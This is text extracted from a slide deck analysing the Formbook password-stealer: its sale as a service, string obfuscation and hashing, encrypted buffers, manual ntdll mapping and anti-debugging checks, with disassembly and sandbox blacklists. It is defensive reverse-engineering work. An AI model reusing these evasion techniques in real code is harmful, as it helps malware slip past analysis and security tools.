

FORMBOOK

In-depth malware analysis

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Agenda

- Formbook overview
- Anti-analysis tricks
- Code injection and process hollowing
- Userland hooks
- Keylogger
- Password harvesting
- C&C Network protocol

Formbook overview




Form-grabber / password-stealer


- Target 92 different applications
- Inject code in targeted applications in order to:
 - Intercept network requests 
 - Implement a key-logger 
- Harvest users' application passwords 
- Take screenshots 
- Execute C&C commands

Formbook targeted applications

Web-Browsers




Mail clients, FTP clients, IM apps



Malware As A Service

Ready-to-use malware sold/rent directly by the developer




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PRICING	
\$29 / Week <i>Full Package/Hosted</i>	\$59 / Month <i>Full Package/Hosted</i>
\$99 / 3 Month <i>Full Package/Hosted</i>	\$299 - Pro <i>Bin for your domain</i>
PAYMENT METHOD	
Bitcoin -&- PM Perfect Money	

- Used to be sold on hackforums[.]net by 'ng-Coder'
- There is no builder available
- Customers get their own .exe and web-based panel access

Formbook distribution



Stormshield
Breach Fighter

Formbook distribution



ANY.RUN @anyrun_app · 29 oct.

TOP10 last week's threats by uploads to ANYRUN!

- ↓ #LokiBot 110 (193)
- ↑ #HawkEye 88 (54)
- ↑ #FormBook 71 (69)
- ↑ #Pony 68 (65)
- ↑ #Azorult 66 (46)
- ↓ #NanoCore 64 (73)
- ↑ #Ursnif 51 (31)
- ↑ #GandCrab 41 (21)
- ↓ #AgentTesla 38 (47)
- ↓ #Remcos 29 (32)



ANY.RUN @anyrun_app · 12 nov.

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Emotet is back from vacation! 📧

- ↑ #Emotet: 732 +676
- ↑ #LokiBot: 143 +12
- ↑ #NanoCore: 81 +28
- ↑ #Ursnif: 55 +25
- ↓ #HawkEye: 49 -2
- ↑ #Azorult: 47 +11
- ↓ #Pony: 46 -9
- ↓ #FormBook: 39 -12
- ↓ #Remcos: 39 -14
- ↑ #GandCrab: 36 +8



ANY.RUN @anyrun_app · 19 nov.

TOP10 last week's threats by uploads to ANYRUN!

- ↓ #Emotet 644 -88
- ↑ #LokiBot 171 +28
- ↑ #FormBook 88 +49
- ↑ #Ursnif 67 +12
- ↑ #Azorult 67 +20
- ↓ #HawkEye 59 -10
- ↓ #NanoCore 59 -22
- ↑ #Pony 58 +12
- ↑ #Remcos 41 +2
- ↑ #GandCrab 39 +3




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- ↓ #Emotet 376 -268
- ↓ #Lokibot 131 -40
- ↑ #Azorult 91 +24
- ↑ #NanoCore 82 +23
- ↑ #HawKeye 65 +6
- ↓ #Ursnif 61 -6
- ↓ #Pony 54 -4
- ↓ #FormBook 52 -36
- ↑ #Nymaim 38 +30
- ↑ #Trickbot 29 +9


Anti-analysis tricks



Strings obfuscation and encryption

```
004074FD  mov     dword ptr [ebp+arg4], 690077h ; wi
00407504  mov     [ebp+var_C], 64006Eh ; nd
0040750B  mov     [ebp+var_8], 720069h ; ir
00407512  mov     dword ptr [ebp+var_48], 53005Ch ; \S
00407519  mov     [ebp+var_44], 730079h ; ys
00407520  mov     [ebp+var_40], 650074h ; te
00407527  mov     [ebp+var_3C], 33006Dh ; m3
0040752E  mov     [ebp+var_38], 5C0032h ; 2\
00407535  mov     [ebp+var_34], 720064h ; dr
0040753C  mov     [ebp+var_30], 760069h ; iv
00407543  mov     [ebp+var_2C], 720065h ; er
0040754A  mov     [ebp+var_28], 5C0073h ; s\
00407551  mov     [ebp+var_24], 740065h ; et
00407558  mov     [ebp+var_20], 5C0063h ; c\
0040755F  mov     [ebp+var_1C], 6F0068h ; ho
00407566  mov     [ebp+var_18], 740073h ; st
0040756D  mov     [ebp+var_14], 73h ; s
```

Stack-strings obfuscation



Strings encryption schema

Strings hashing

Formbook uses the BZip2 CRC32 hash function

Hashes are used to:

- Perform dynamic import function by hash
- Check for blacklisted running processes
- Check for blacklisted loaded modules
 - by module path
 - by module name
- Check for blacklisted usernames
- Check for targeted applications

```
10 0xbf0a5e41 LdrLoadDll
11 0x2902d074 KiFastSystemCal
12 0xf653b199 NtCreateProcess
..
79 0x3ebe9086 vmwareuser.exe
80 0x4c6fddb5 vmwareservice.e
..
99 0x6484bcb5 \cuckoo\
100 0x11fc2f72 \sandcastle\
..
106 0xed297eae cuckoo
107 0xa88492a6 sandbox-
..
113 0xb4e1ae2 ntdll.dll
114 0x24a48dcf guard32.dll
115 0xe11da208 SbieDll.dll
..
..
120 0x9e01fc32 iexplore.exe
121 0x216500c2 firefox.exe
```

List of hashes and related strings 

Strings hashes recovering

We wrote a python module named [MalwareHash](#) 

```
from malware_hash import MalwareHash
import binascii

mh = MalwareHash(binascii.crc32) # user-defined hash func
string_list = mh.get_strings_by_hash(0x77ae10f7)
print(string_list) # ['u'wireshark.exe]
```

```
..
"sandbox_tools":[
    "python.exe",
    "py.exe",
    "perl.exe",
    "ruby.exe",
    "joeboxserver.exe",
    "joeboxcontrol.exe"
],
..
```

[hash_sources.json](#)

```
..
"dump_files.net":[
    "a.exe",
    "a0380mon.exe",
    "a1dashboard_launcher.exe",
    "a1dashboard_service.exe",
    "a1diagnose.exe",
    "a2adguard.exe",
    ..
],
```

[files_net.json](#)

- We also used FireEye's [shellcode_hashes](#) plugin

Data encryption

Formbook uses 'encrypted buffers' stored in the .text section

```
.fix0007:03380FA7
.fix0007:03380FA7
.fix0007:03380FA7
.fix0007:03380FA7 E8 00 00 00 00
.fix0007:03380FAC 58
.fix0007:03380FAD C3
.fix0007:03380FAD
.fix0007:03380FAD
.fix0007:03380FAE
.fix0007:03380FAE 55
.fix0007:03380FAF 8B EC
.fix0007:03380FB1
.fix0007:03380FB1
.fix0007:03380FB1 90
.fix0007:03380FB2 8B 35 F1 AA D9 68
.fix0007:03380FB8 C1 1D FD 22 69 5A 72
.fix0007:03380FBF 80 F6 CA
.fix0007:03380FC2 80 F6 14
.fix0007:03380FC5 89 25 9C 7A 30 96
```

get_config_encbuf_205 proc near
call \$+5
pop eax
retn
get_config_encbuf_205 endp

push ebp
mov ebp, esp

loc_3380FB1:

nop
mov esi, ds:68D9AAF
rcr dword ptr ds:5A
xor dh, 0CAh
xor dh, 14h
mov ds:96307A9Ch, es


+ 2 bytes

fake function prologue

encbuf data

Data encryption

2 decryption functions



Example of encrypted buffers

- BZip2 CRC32 hashes' array
- Array of various strings
- Array of PE images file name
- The C&C server's URI
- x86 and x64 instructions

Manually mapping of NTDLL

- Ntdll exposes the native API used to call system services
- It is frequently monitored by security solutions
 - Cuckoo sandbox monitors function calls with inline hooks
- Malware analysts set breakpoints on ntdll.dll related functions
- Formbook manually maps its own copy of ntdll.dll

Manually mapping of NTDLL

Disassembly of *NtAdjustPrivilegesToken* (WOW64)

CPU

Address	Hex	Disassembly
77C4FEB0	B8 3E000000	mov eax,3E
77C4FEB5	33C9	xor ecx,ecx
77C4FEB7	8D5424 04	lea edx,dword ptr ss:[esp+4]
77C4FEB8	64:FF15 C0000000	call dword ptr ss:[C0]
77C4FEC2	83C4 04	add esp,4
77C4FEC5	C2 1800	ret 18
77C4FEC8	B8 3F000000	mov eax,3F
77C4FECF	33C9	xor ecx,ecx

eax=3E '>'
3E '>'

.text:77C4FEB0 ntdll.dll:\$1FEB0 #10280 <ZwAdjustPrivilegesToken>

Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 [x=] Local

Address	Hex	ASCII
77C30000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....yy..
77C30010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00@.....
77C30020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
77C30030	00 00 00 00 00 00 00 00 00 00 00 00 D8 00 00 000.....
77C30040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	...!.Li!Th
77C30050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
77C30060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
77C30070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode....\$.....

ntdll.dll loaded by the Windows loader

CPU

Address	Hex	Disassembly
0081FEB0	B8 3E000000	mov eax,3E
0081FEB5	33C9	xor ecx,ecx
0081FEB7	8D5424 04	lea edx,dword ptr ss:[esp+4]
0081FEB8	64:FF15 C0000000	call dword ptr ss:[C0]
0081FEC2	83C4 04	add esp,4
0081FEC5	C2 1800	ret 18
0081FEC8	B8 3F000000	mov eax,3F
0081FECF	33C9	xor ecx,ecx

eax=3E '>'
3E '>'

0081FEB0

Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 [x=] Local

Address	Hex	ASCII
00800000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....yy..
00800010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00@.....
00800020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00800030	00 00 00 00 00 00 00 00 00 00 00 00 D8 00 00 000.....
00800040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	...!.Li!Th
00800050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
00800060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
00800070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode....\$.....

ntdll.dll manually loaded by Formbook

Manually mapping of NTDLL

ntdll.dll loaded by the Windows loader


BaseAddr	EndAddr+1	RgnSize	Type	State	Protect
77c30000	77c31000	1000	MEM_IMAGE	MEM_COMMIT	PAGE_READONLY
77c31000	77c40000	f000	MEM_IMAGE	MEM_RESERVE	
77c40000	77d16000	d6000	MEM_IMAGE	MEM_COMMIT	PAGE_EXECUTE_READ
77d16000	77d20000	a000	MEM_IMAGE	MEM_RESERVE	
77d20000	77d21000	1000	MEM_IMAGE	MEM_COMMIT	PAGE_EXECUTE_READ
77d21000	77d30000	f000	MEM_IMAGE	MEM_RESERVE	
77d30000	77d31000	1000	MEM_IMAGE	MEM_COMMIT	PAGE_READWRITE
77d31000	77d32000	1000	MEM_IMAGE	MEM_COMMIT	PAGE_READONLY
77d32000	77d33000	1000	MEM_IMAGE	MEM_COMMIT	PAGE_READWRITE
77d33000	77d34000	1000	MEM_IMAGE	MEM_COMMIT	PAGE_WRITECOPY
77d34000	77d39000	5000	MEM_IMAGE	MEM_COMMIT	PAGE_READWRITE
77d39000	77d40000	7000	MEM_IMAGE	MEM_RESERVE	
77d40000	77d97000	57000	MEM_IMAGE	MEM_COMMIT	PAGE_READONLY
77d97000	77da0000	9000	MEM_IMAGE	MEM_RESERVE	
77da0000	77da5000	5000	MEM_IMAGE	MEM_COMMIT	PAGE_READONLY
77da5000	77db0000	b000	MEM_IMAGE	MEM_RESERVE	

ntdll.dll manually loaded by formbook

BaseAddr	EndAddr+1	RgnSize	Type	State	Protect
00800000	00b03000	303000	MEM_PRIVATE	MEM_COMMIT	PAGE_EXECUTE_READWRITE


Loading additional DLLs

Empty Import Directory Table



- Likely suggest dynamic function importing
- Additional DLLs are loaded using *ntdll!LdrLoadDll*

Dynamic function importing



Formbook can import functions by

- Name
- Function ordinal
- Function name's hash (BZip2 CRC32)

WOW64 (Windows 32 bit On Windows 64 bit)

- In WOW64 mode, Windows loads 2 versions of ntdll.dll
 - 32-bits from %windir%\SysWOW64\
 - 64-bits from %windir%\System32\

ntdll.dll - 32 bits (in WOW64)

```
0:002> u ntdll!NtCreateFile
ntdll!ZwCreateFile:
77c500a4  mov     eax,52h
77c500a9  xor     ecx,ecx
77c500ab  lea     edx,[esp+4]
; fs:[0xc0] points to TEB.WOW32Reserved
77c500af  call    dword ptr fs:[0C0h]
77c500b6  add     esp,4
77c500b9  ret     2Ch
```

ntdll.dll - 64 bits

```
0:002> u ntdll!NtCreateFile
ntdll!ZwCreateFile:
00000000773b1860  mov     r10,rcx
00000000773b1863  mov     eax,52h
; Invokes an OS system-call handler
00000000773b1868  syscall
00000000773b186a  ret
```

Check for WOW32Reserved hook

Without Wow32Reserved hook

```
0:000> dt ntdll!_TEB WOW32Reserved @$teb  
; Points to wow64cpu.dll (64-bit DLL)  
+0x0c0 WOW32Reserved : 0x74362320 Void
```

```
0:000> u 0x74362320 L1  
; Switch from x86 to x64 mode (Heaven Gate)  
74362320 ea1e2736743300 jmp 0033:7436271E
```

With Wow32Reserved hook

```
0:000> dt ntdll!_TEB WOW32Reserved @$teb  
; Points on a dynamically allocated block  
+0x0c0 WOW32Reserved : 0x73c72320 Void
```

```
0:000> u 0x73c72320 L1  
; Jmp on a dynamically allocated block of memory  
73c72320 e9ebdc320b jmp 7efa0010
```

Formbook checks if WOW32Reserved points to a 64-bit DLL

- OllyDbg Stealth64 plugin uses Wow32Reserved hooks [\[VB-2009-05\]](#)
- Use ntdll!NtQueryVirtualMemory to get the base address
- Check if a 64-bit DLL is mapped at the base address

Check for a debugger

